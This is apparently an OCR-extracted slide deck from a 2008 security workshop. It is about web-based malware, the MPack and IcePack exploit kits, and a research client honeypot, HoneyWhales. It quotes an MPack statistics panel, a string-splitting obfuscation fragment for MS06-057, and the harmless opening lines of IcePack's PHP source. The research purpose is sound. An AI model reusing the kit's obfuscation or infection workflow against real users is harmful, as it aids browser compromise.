Joint Workshop on Security 2008, Tokyo

March 25, 2008

Revealing the Web-based Malware with the Client Honeypots

LAC
Little eArth Corporation

Takahiro Matsuki

Risk Research Institute of Cyber Space
Little eArth Corporation Co., Ltd

Malware Trends in 2007


- End of mass worm infections and large-scale incidents
  - Personal firewalls have been deployed in whole environments
  - “Secure by default”, Windows XP SP2 and Vista
  - A few “Remote Root Exploit” over the past year
- Malware adapted to Web 2.0
  - Attack vector is shifting to Web
  - Malicious scripts injected into Blogs, SNS, and general sites in search results
- Multiple diversionary methods
  - To make users much unaware of infection
  - To delay malware analysis

Adapted to Web 2.0

- Tons of malware are targeting “Web surfers” now
  - Web exploit toolkits are sold in underground economy
  - Overwrite websites seems harmless and falsify
    e.g. Inject IFRAME HTML tag is not easy to find
  - Malware exploits web browser’s vulnerability

- Web application vulnerabilities were exploited to setup IFRAME-ed sites
  - Uses exclusive bots, can execute large-scale attack
  - Target sites are automatically selected by using the search engines

Web Exploit Toolkit




MPack v0.84 stat

Attacked hosts: (total/uniq)	
IE XP ALL	121914 - 114448
QuickTime	344 - 50
Win2000	6068 - 5844
Firefox	21227 - 20991
Opera7	154 - 152

Traffic: (total/uniq)	
Total traff:	161012 - 149163
Exploited:	18357 - 14751
Loads count:	38545 - 9321
Loader's response:	209.97% - 63.19%
User blocking:	ON
Efficiency: 23.94% - 6.25%	

Country	Traff	Loads	Efficiency
JP - Japan	93635	19875	21.23
DE - Germany	18702	4625	24.73
ES - Spain	13218	3947	29.86
US - United states	6954	926	13.32
RO - Romania	3070	1545	50.33
GB - United kingdom	1696	261	15.39
IT - Italy	1680	286	17.02
FR - France	1432	231	16.13
CN - China	1069	294	27
MX - Mexico	1079	352	32.62
CA - Canada	1034	117	11.32



Èìÿ:

Ïàðîëü:

Examples:

- In June, 2007, an malicious script is injected more than 3000 web sites in Italy

- In October, 2007, an malicious script is injected more than 40,000 pages of Web sites of 150 domains in Turkey

Malware infection source moved to Web

Mpack

- 27 files of PHP code, image file, data file


- Exploits 9 vulnerabilities of Web Browser components, and resolves OS (and SP) dependency

- Web interface which displays statistical information based on the IP address of the Infected Clients
  - By using Commercial IP Database

- Uses the Obfuscation methods
  - ('WebVi'+'ewFol'+'de'+'rIc'+'on.WebVi'+'ewFol'+'derI'+'con.1') MS06-057

IcePack

- Zero Day Exploit (at that time)
- Exploited ActiveX Control’s vulnerability Mainly
- Cheap Edition of Mpack?



```
<?php
/*~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
        IcePack Platinum Edition
---------------------------------------------------------
        2007 (c) IDT Group
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~*/
//error_reporting(0);
@set_time_limit(0);
@ini_set('max_execution_time',0);
header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Last-Modified: " . gmdate("D, d M Y H:i:s") . " GMT");
header("Cache-Control: no-cache, must-revalidate");
header("Pragma: no-cache");
```

Why Malware comes from Web?

- On Windows XP SP2, Personal firewall is enabled by default
- Therefore, the threats of the malware infecting through ‘Remote Root’ vulnerabilities were diminished
- On the other hand, several options are still provided to attackers who wish to spread malware by using ‘Mash-Up’ Web technologies

Revealing the Web-based Malware

- A Part of Research Project in CyberCleanCenter
  - http://www.ccc.go.jp


- We surveyed malware hosting sites by developing crawler-based client honeypot, "HoneyWhales"

- About 100,000 URLs were crawled for 2 weeks, **8500 URLs were hosting Malware**
  - URLs were blacklisted by the Anti-Malware Organization

- **27,755 files, 1,921 species were captured**


Captured Malware specimen 1

Ratio of total



Captured Malware specimen 2


- species of ratio (identificated by SHA-1)




About HoneyWhales

- Client Honeypot
  - High Interaction (Used a real client program)
    - OS: Windows XP SP1, Web Browser: IE6
  - Just opens blacklisted URL with the browser
  - Detection of downloaded and executed files
  - Behavior logging
    - CreateProcess, Create/CloseFile
  - Logging traffic log by proxy

Structure of HoneyWhales




Traffic log 1 – External JavaScript



